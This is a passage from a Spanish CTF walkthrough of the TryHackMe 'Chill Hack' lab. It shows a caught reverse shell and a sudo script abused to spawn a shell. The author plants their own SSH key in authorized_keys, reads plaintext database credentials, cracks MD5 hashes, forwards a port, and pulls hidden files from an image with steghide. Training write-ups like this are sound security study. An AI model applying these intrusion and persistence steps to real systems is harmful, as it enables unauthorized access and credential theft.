       valid_lft 1276sec preferred_lft 1276sec
    inet6 fe80::b6e6:8394:5fa:4bd0/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
5: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group default ql
    link/none
    inet 10.14.74.176/17 scope global tun0
       valid_lft forever preferred_lft forever
    inet6 fe80::3256:77d8:c46e:8fe1/64 scope link stable-privacy proto kernel_ll
       valid_lft forever preferred_lft forever

┌──(root㉿kali)-[/home/kali/Desktop/tryhackme/chillhack]
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.14.74.176] from (UNKNOWN) [10.10.115.208] 52400
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```

Obteniendo de esta manera acceso a la maquina victima dentro, haremos un tratamiento de la tty y ejecutaremos el script helpline desde el usuario apaar

`sudo -u apaar /home/apaar/.helpline.sh

Nos preguntara con quieren queremos hablar, da igual ese input, lo importante es que nos deja añadir un mensaje, dentro del mensaje añadiremos `/bin/bash` para hacer spawn de un shell desde el usuario apaar

```
ls -la
total 44
drwxr-xr-x 5 apaar apaar 4096 Oct  4  2020 .
drwxr-xr-x 5 root  root  4096 Oct  3  2020 ..
-rw------- 1 apaar apaar    0 Oct  4  2020 .bash_history
-rw-r--r-- 1 apaar apaar  220 Oct  3  2020 .bash_logout
-rw-r--r-- 1 apaar apaar 3771 Oct  3  2020 .bashrc
drwx------ 2 apaar apaar 4096 Oct  3  2020 .cache
drwx------ 3 apaar apaar 4096 Oct  3  2020 .gnupg
-rwxrwxr-x 1 apaar apaar  286 Oct  4  2020 .helpline.sh
-rw-r--r-- 1 apaar apaar  807 Oct  3  2020 .profile
drwxr-xr-x 2 apaar apaar 4096 Oct  3  2020 .ssh
-rw------- 1 apaar apaar  817 Oct  3  2020 .viminfo
-rw-rw---- 1 apaar apaar   46 Oct  4  2020 local.txt
www-data@ubuntu:/home/apaar$ sudo -u apaar ./.helpline.sh
sudo -u apaar ./.helpline.sh

Welcome to helpdesk. Feel free to talk to anyone at any time!

Enter the person whom you want to talk with:

Hello user! I am ,  Please enter your message:

Thank you for your precious time!
www-data@ubuntu:/home/apaar$ sudo -u apaar ./.helpline.sh
sudo -u apaar ./.helpline.sh

Welcome to helpdesk. Feel free to talk to anyone at any time!

Enter the person whom you want to talk with: test
test
Hello user! I am test,  Please enter your message: /bin/bash
/bin/bash
whoami
whoami
apaar
python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
apaar@ubuntu:~$
```

Ahora somos capaces de ver la bandera, dentro de directorio home, tambien podemos ver un directorio ssh, con las claves del usuario apaar

```
apaar@ubuntu:~$ ls -la
ls -la
total 44
drwxr-xr-x 5 apaar apaar 4096 Oct  4  2020 .
drwxr-xr-x 5 root  root  4096 Oct  3  2020 ..
-rw------- 1 apaar apaar    0 Oct  4  2020 .bash_history
-rw-r--r-- 1 apaar apaar  220 Oct  3  2020 .bash_logout
-rw-r--r-- 1 apaar apaar 3771 Oct  3  2020 .bashrc
drwx------ 2 apaar apaar 4096 Oct  3  2020 .cache
drwx------ 3 apaar apaar 4096 Oct  3  2020 .gnupg
-rwxrwxr-x 1 apaar apaar  286 Oct  4  2020 .helpline.sh
-rw-r--r-- 1 apaar apaar  807 Oct  3  2020 .profile
drwxr-xr-x 2 apaar apaar 4096 Oct  3  2020 .ssh
-rw------- 1 apaar apaar  817 Oct  3  2020 .viminfo
-rw-rw---- 1 apaar apaar   46 Oct  4  2020 local.txt
apaar@ubuntu:~$ cat .ssh
cat .ssh
cat: .ssh: Is a directory
apaar@ubuntu:~$ cd .ssh
cd .ssh
apaar@ubuntu:~/.ssh$ ls -la
ls -la
total 12
drwxr-xr-x 2 apaar apaar 4096 Oct  3  2020 .
drwxr-xr-x 5 apaar apaar 4096 Oct  4  2020 ..
-rw-r--r-- 1 apaar apaar  565 Oct  3  2020 authorized_keys
apaar@ubuntu:~/.ssh$ cat authorized_keys
cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC3BzOCWTm3aFsN/RKd4n4tBT71A+vJYONyyrDDj59Pv8lnVTtxi1/VI2Nb/op1nHUcuz1tYMJDMew2kkb+5CX6uiYfnryzD4OQoQUhC4tMSmopIoAi322Y5
QSzSY1mSBESddCsn0C5VgE9in4PFl3rFv/k05hJDTXewmCh06vN7OAT5CLbf9lTtf1/Ga40pRixYFlV5owqZci697h17Is1K7RSFCQZwLGl29pLHPBwOpXkHpJqNqEl6Wgu+y0jvauNKzgIypD0EyojgX+1OP
ogSEr8WNuOc8w6wqQm6gTaAayPioIATTD/ECDBMJPLYN71t6Wdi5E+7R2GT6BIRFiGhTG65KXwXj6Vn7bj99BLSlaq2Qk6oUYpxhhkaE5koPKCJHb9zBsrGEUHTOMFjKhCypQCtjG9noW2jzm+/beqKcEZINQ
EQfzQFIGKdH0ypGfCCvD6YFUg7lcqQQH5Zd+9a95/5WyUE0XkNzJzU/yxfQ8RDB2In/ZptDYNBFoHXfM= root@ubuntu
apaar@ubuntu:~/.ssh$
```

Deberíamos poder cambiar nuestra credenciales ssh por las del usuario apaar para poder ingresar desde ssh, para eso generaremos nuestro propio par de claves que posteriormente utilizaremos para ingresar desde nuestra maquina atacante

Utilizaremos `ssh-keygen -t rsa` para generar un par de claves, y copiaremos la clave publica en el lugar de la autorizhed key para ingresar via ssh

```
└─$ ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/home/kali/.ssh/id_rsa):
Created directory '/home/kali/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/kali/.ssh/id_rsa
Your public key has been saved in /home/kali/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:zuW2D4yRuxRvW/PXgr78yO79hMM4ODWEVclC9z1Qf3c kali@kali
The key's randomart image is:
+---[RSA 3072]----+
|           .o++o |
|          o..+.o|
|         . .. .E|
|        . .    =|
|       S . o    |
|      o X o + . |
|       * X =.+ o|
|      . + O.*.oo|
|         . o=Xo++.|
+----[SHA256]-----+

┌──(kali㉿kali)-[~]
└─$ cd /home/kali/ssh/
cd: no such file or directory: /home/kali/ssh/

┌──(kali㉿kali)-[~]
└─$ cd /home/kali/.ssh/

┌──(kali㉿kali)-[~/.ssh]
└─$ ls -la
total 16
drwx------  2 kali kali 4096 Apr  2 18:43 .
drwx------ 19 kali kali 4096 Apr  2 18:43 ..
-rw-------  1 kali kali 2635 Apr  2 18:43 id_rsa
```

```
┌──(kali㉿kali)-[~/.ssh]
└─$ cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCw24/GeY12+58uliby4ht5gqmFwZAEUuREFF1V9898y6zwkKpSkdY7xD5/5btUv5iZP15szVu8vVDVNnx2Pcfx7koSOh+p4ZsFvESNgWXuIPgS5jHKuVL08
LP46lmUZU9yhc6yVLWyAEBxQI6Q2ixO09ORcOOUVD1I5cYNPlh3QKZLJnSRMAxjH5aZ3gqwNSkkEAX1qZW20D1v3AR3ka2UVJhKxZ9WF2mU9k9BqnaY6K7kbYPuZSAr5of06rAjelwSNVUMrao8QxZJSJus9z
5PgUu6H/7lyxquQtijLPV+Us6vbI7gU1IU5zq2Fg8SXRf84QrdWLwkDhdjkEJ2OV0A13sfiOrPvdoacEDUO159ZGkpPnL8BjCa8SG4/pnFlZ/GO6Mp4Yh2aX0Gdd+Vc+ImDQb1uexMuMvQx8iCRusxbjH5a3L
Ghocdqxr0uoIDI06nVd9QAbCEF97FaUDDNh95akeTyl9RlBrK+eZFGmr6R0WmM0jL835y/EZECC4NHd0= kali@kali

┌──(kali㉿kali)-[~/.ssh]
└─$
```

Cambiaremos el rsa publico de apaar por el nuestro para logar una mejor conexión utilizando el comando echo

```
-rw-r--r-- 1 apaar apaar  563 Apr  2 22:34 authorized_keys
apaar@ubuntu:~/.ssh$ echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCw24/GeY12+58uliby4ht5gqmFwZAEUuREFF1V9898y6zwkKpSkdY7xD5/5btUv5iZP15szVu8vVDVNnx2Pcfx7koSOh
+p4ZsFvESNgWXuIPgS5jHKuVL08lP46lmUZU9yhc6yVLWyAEBxQI6Q2ixO09ORcOOUVD1I5cYNPlh3QKZLJnSRMAxjH5aZ3gqwNSkkEAX1qZW20D1v3AR3ka2UVJhKxZ9WF2mU9k9BqnaY6K7kbYPuZSAr5of
06rAjelwSNVUMrao8QxZJSJus9z5PgUu6H/7lyxquQtijLPV+Us6vbI7gU1IU5zq2Fg8SXRf84QrdWLwkDhdjkEJ2OV0A13sfiOrPvdoacEDUO159ZGkpPnL8BjCa8SG4/pnFlZ/GO6Mp4Yh2aX0Gdd+Vc+Im
DQb1uexMuMvQx8iCRusxbjH5a3LGhocdqxr0uoIDI06nVd9QAbCEF97FaUDDNh95akeTyl9RlBrK+eZFGmr6R0WmM0jL835y/EZECC4NHd0= kali@kali" > authorized_keys
<WmM0jL835y/EZECC4NHd0= kali@kali" > authorized_keys
apaar@ubuntu:~/.ssh$ cat authorized_keys
cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCw24/GeY12+58uliby4ht5gqmFwZAEUuREFF1V9898y6zwkKpSkdY7xD5/5btUv5iZP15szVu8vVDVNnx2Pcfx7koSOh+p4ZsFvESNgWXuIPgS5jHKuVL08
lP46lmUZU9yhc6yVLWyAEBxQI6Q2ixO09ORcOOUVD1I5cYNPlh3QKZLJnSRMAxjH5aZ3gqwNSkkEAX1qZW20D1v3AR3ka2UVJhKxZ9WF2mU9k9BqnaY6K7kbYPuZSAr5of06rAjelwSNVUMrao8QxZJSJus9z
5PgUu6H/7lyxquQtijLPV+Us6vbI7gU1IU5zq2Fg8SXRf84QrdWLwkDhdjkEJ2OV0A13sfiOrPvdoacEDUO159ZGkpPnL8BjCa8SG4/pnFlZ/GO6Mp4Yh2aX0Gdd+Vc+ImDQb1uexMuMvQx8iCRusxbjH5a3L
Ghocdqxr0uoIDI06nVd9QAbCEF97FaUDDNh95akeTyl9RlBrK+eZFGmr6R0WmM0jL835y/EZECC4NHd0= kali@kali
apaar@ubuntu:~/.ssh$
```

Mediante el comando `ssh -i id_rsa apaar@10.10.115.208` nos conectaremos usando las credenciales

Le daremos permisos chmod 400 al id_rsa y lograremos entrar al usuario apaar

```
┌──(kali㉿kali)-[~/.ssh]
└─$ ssh -i id_rsa apaar@10.10.115.208
The authenticity of host '10.10.115.208 (10.10.115.208)' can't be esta
ED25519 key fingerprint is SHA256:mDI9eoI+sD1gmuE1Vl2iLvyVIopHnZlbAEFx
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Warning: Permanently added '10.10.115.208' (ED25519) to the list of kn
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-118-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue Apr  2 22:48:46 UTC 2024

  System load:  0.0               Processes:             121
  Usage of /:   24.8% of 18.57GB  Users logged in:       0
  Memory usage: 20%               IP address for eth0:   10.10.115.2
  Swap usage:   0%                IP address for docker0: 172.17.0.1


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

19 packages can be updated.
0 updates are security updates.


Last login: Sun Oct  4 14:05:57 2020 from 192.168.184.129
apaar@ubuntu:~$
```

Primero veamos las conexiones e interfaces de red de la maquina

```
apaar@ubuntu:/var/www/files/images$ netstat -r
Kernel IP routing table
Destination     Gateway         Genmask         Flags   MSS Window  irtt Iface
default         ip-10-10-0-1.eu 0.0.0.0         UG        0 0          0 eth0
10.10.0.0       0.0.0.0         255.255.0.0     U         0 0          0 eth0
ip-10-10-0-1.eu 0.0.0.0         255.255.255.255 UH        0 0          0 eth0
172.17.0.0      0.0.0.0         255.255.0.0     U         0 0          0 docker0
apaar@ubuntu:/var/www/files/images$ ip -br -c a
lo               UNKNOWN        127.0.0.1/8 ::1/128
eth0             UP             10.10.115.208/16 fe80::ee:10ff:fee7:f09/64
docker0          DOWN           172.17.0.1/16
apaar@ubuntu:/var/www/files/images$ netstat -tunp ss -tnl
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:9001          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::21                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
udp        0      0 127.0.0.53:53           0.0.0.0:*                           -
udp        0      0 10.10.115.208:68        0.0.0.0:*                           -
apaar@ubuntu:/var/www/files/images$
```

Podemos ver los puertos abiertos en local host 3306 de un servidor sql y el puerto 9001.

Indagando sobre el puerto 9001 podemos ver que efectivamente es un http, y un panel de autenticación con un llamado curl

```
apaar@ubuntu:/var/www/files/images$ netstat -tunp ss -tnl
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:9001          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::21                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
udp        0      0 127.0.0.53:53           0.0.0.0:*                           -
udp        0      0 10.10.115.208:68        0.0.0.0:*                           -
apaar@ubuntu:/var/www/files/images$ curl 127.0.0.1:9001
<html>
<body>
<link rel="stylesheet" type="text/css" href="style.css">
        <div class="signInContainer">
                <div class="column">
                        <div class="header">
                                <h2 style="color:blue;">Customer Portal</h2>
                                <h3 style="color:green;">Log In<h3>
                        </div>
                        <form method="POST">
                                                                <input type="text" name="username" id="username" placeholder="Username" required>
                                <input type="password" name="password" id="password" placeholder="Password" required>
                                <input type="submit" name="submit" value="Submit">
                        </form>
                </div>
        </div>
</body>
</html>
apaar@ubuntu:/var/www/files/images$
```

Por lo que posiblemente haya que desviar el trafico de la maquina victima a la nuestra para poder acceder al panel de autenticación, aunque no tenemos contraseñas, indaguemos dentro de la web para ver si hay un mal uso de reiteración de contraseñas o algo similar, veremos dentro del directorio /var/www/

```
apaar@ubuntu:/var/www$ cd files
apaar@ubuntu:/var/www/files$ ls -la
total 28
drwxr-xr-x 3 root root 4096 Oct  3  2020 .
drwxr-xr-x 4 root root 4096 Oct  3  2020 ..
-rw-r--r-- 1 root root  391 Oct  3  2020 account.php
-rw-r--r-- 1 root root  453 Oct  3  2020 hacker.php
drwxr-xr-x 2 root root 4096 Oct  3  2020 images
-rw-r--r-- 1 root root 1153 Oct  3  2020 index.php
-rw-r--r-- 1 root root  545 Oct  3  2020 style.css
apaar@ubuntu:/var/www/files$ cat account.php
<?php

class Account
{
        public function __construct($con)
        {
                $this->con = $con;
        }
        public function login($un,$pw)
        {
                $pw = hash("md5",$pw);
                $query = $this->con->prepare("SELECT * FROM users WHERE username='$un' AND password='$pw'");
                $query->execute();
                if($query->rowCount() >= 1)
                {
```

Dentro del archivo index.php podemos ver como se hace una conexión directa a la base de datos con las credenciales en texto plano

```
apaar@ubuntu:/var/www/files$ cat index.php
<html>
<body>
<?php
        if(isset($_POST['submit']))
        {
                $username = $_POST['username'];
                $password = $_POST['password'];
                ob_start();
                session_start();
                try
                {
                        $con = new PDO("mysql:dbname=webportal;host=localhost","root","!@m+her00+@db");
                        $con->setAttribute(PDO::ATTR_ERRMODE,PDO::ERRMODE_WARNING);
                }
                catch(PDOException $e)
                {
                        exit("Connection failed ". $e->getMessage());
                }
                require_once("account.php");
                $account = new Account($con);
                $success = $account->login($username,$password);
                if($success)
                {
                        header("Location: hacker.php");
                }
        }
?>
<link rel="stylesheet" type="text/css" href="style.css">
        <div class="signInContainer">
                <div class="column">
                        <div class="header">
                                <h2 style="color:blue;">Customer Portal</h2>
                                <h3 style="color:green;">Log In<h3>
                        </div>
                        <form method="POST">
```

Usuario: root
Contraseña: !@m+her00+@db

Realizaremos una conexión local a la base de datos para verificar si las credenciales son validas con el usuario root y efectivamente comprobamos que son validas, veamos las bases de datos y sus tablas en busca de usuarios o datos relevantes

```
apaar@ubuntu:/var/www/files$ mysql -h localhost -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 3
Server version: 5.7.31-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

Buscamos dentro de las bases de datos, encontramos webportal, y dentro un tabla llamada users, podriamos ver si este usuario existe a nive de sistema y si a reutilizado las contraseña.

```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| sys                |
| webportal          |
+--------------------+
5 rows in set (0.01 sec)

mysql> use webportal;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+----------------------+
| Tables_in_webportal |
+----------------------+
| users                |
+----------------------+
1 row in set (0.00 sec)

mysql> select * from users;
+----+-----------+----------+-----------+----------------------------------+
| id | firstname | lastname | username  | password                         |
+----+-----------+----------+-----------+----------------------------------+
|  1 | Anurodh   | Acharya  | Aurick    | 7e53614ced3640d5de23f111806cc4fd |
|  2 | Apaar     | Dahal    | cullapaar | 686216240e5af30df0501e53c789a649 |
+----+-----------+----------+-----------+----------------------------------+
2 rows in set (0.00 sec)

mysql>
```

1 | Anurodh | Acharya | Aurick | 7e53614ced3640d5de23f111806cc4fd

2 | Apaar | Dahal | cullapaar | 686216240e5af30df0501e53c789a649

copiamos los hashes, y verificaremos en crackstation, o podríamos crackearlos, en crackstation obtenemos la contraseña de anurodh

Hash	Type	Result
7e53614ced3640d5de23f111806cc4fd	md5	masterpassword

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

masterpassword

y la contraseña de apaar

Hash	Type	Result
686216240e5af30df0501e53c789a649	md5	dontaskdonttell


Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

dontaskdonttell

veremos los usuarios que existen a nivel de sistema, intentaremos conectarnos con las credenciales que nos han dado.

```
apaar@ubuntu:/var/www/files$ cd /home
apaar@ubuntu:/home$ ls
anurodh  apaar  aurick
apaar@ubuntu:/home$
```

Haremos un portfortwarding con ssh, a la web que vimos previamente con curl de la siguiente forma `ssh -L 9001:127.0.0.1:9001 -i id_rsa apaar@10.10.115.208` y conseguimos el portforward accendiendo a localhost:9001



Ninguna credencial anterior funciona, podríamos hacer un ataque de fuerza bruta, o intentar sqli, pero nada da resultados, encontramos una pagina llamada hacker.php

TryHackMe | Chill Hack × Game Info × • 10.10.115.208/secret/ × 127.0.0.1:9001/hacker.php ×

view-source:http://127.0.0.1:9001/hacker.php

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec TryHac

```
1  <html>
2  <head>
3  <body>
4  <style>
5  body {
6    background-image: url('images/002d7e638fb463fb7a266f5ffc7ac47d.gif');
7  }
8  h2
9  {
10     color:red;
11     font-weight: bold;
12 }
13 h1
14 {
15     color: yellow;
16     font-weight: bold;
17 }
18 </style>
19 <center>
20     <img src = "images/hacker-with-laptop_23-2147985341.jpg"><br>
21     <h1 style="background-color:red;">You have reached this far. </h2>
22     <h1 style="background-color:black;">Look in the dark! You will find your answer</h1>
23 </center>
24 </head>
25 </html>
26
```

Vemos que lo único que ofrece esta pagina es una imagen, intentemos descargar la imagen en nuestro kali

```
┌──(root㉿kali)-[/home/kali/Desktop/tryhackme/chillhack]
└─# wget http://127.0.0.1:9001/images/hacker-with-laptop_23-2147985341.jpg
--2024-04-02 19:28:05--  http://127.0.0.1:9001/images/hacker-with-laptop_23-2147985341.jpg
Connecting to 127.0.0.1:9001 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 68841 (67K) [image/jpeg]
Saving to: ‘hacker-with-laptop_23-2147985341.jpg’

hacker-with-laptop_23-2147985341.jpg     100%[=====================================>]  67.23K  --.-KB/s    in 0.07s

2024-04-02 19:28:05 (1.00 MB/s) - ‘hacker-with-laptop_23-2147985341.jpg’ saved [68841/68841]


┌──(root㉿kali)-[/home/kali/Desktop/tryhackme/chillhack]
└─# ls -la
total 84
drwxr-xr-x 2 root root  4096 Apr  2 19:28 .
drwxr-xr-x 7 root root  4096 Apr  2 16:32 ..
-rw-r--r-- 1 root root 68841 Oct  3  2020 hacker-with-laptop_23-2147985341.jpg
-rw-r--r-- 1 root root    90 Oct  3  2020 note.txt
-rw-r--r-- 1 root root  1574 Apr  2 17:09 tcp_scan.txt

┌──(root㉿kali)-[/home/kali/Desktop/tryhackme/chillhack]
└─#
```

Intente probar si era capaz de ver metadata o algo similar y utilizando steghide fui capaz de identificar un archivo anexado a la imagen llamado backup.zip con un archivo llamado source_code.php

```
steghide extract -sf hacker-with-laptop_23-2147985341.jpg
```

```
┌──(root㉿kali)-[/home/kali/Desktop/tryhackme/chillhack]
└─# ls -la
total 88
drwxr-xr-x 2 root root  4096 Apr  2 19:30 .
drwxr-xr-x 7 root root  4096 Apr  2 16:32 ..
-rw-r--r-- 1 root root   750 Apr  2 19:30 backup.zip
-rw-r--r-- 1 root root 68841 Oct  3  2020 hacker-with-laptop_23-2147985341.jpg
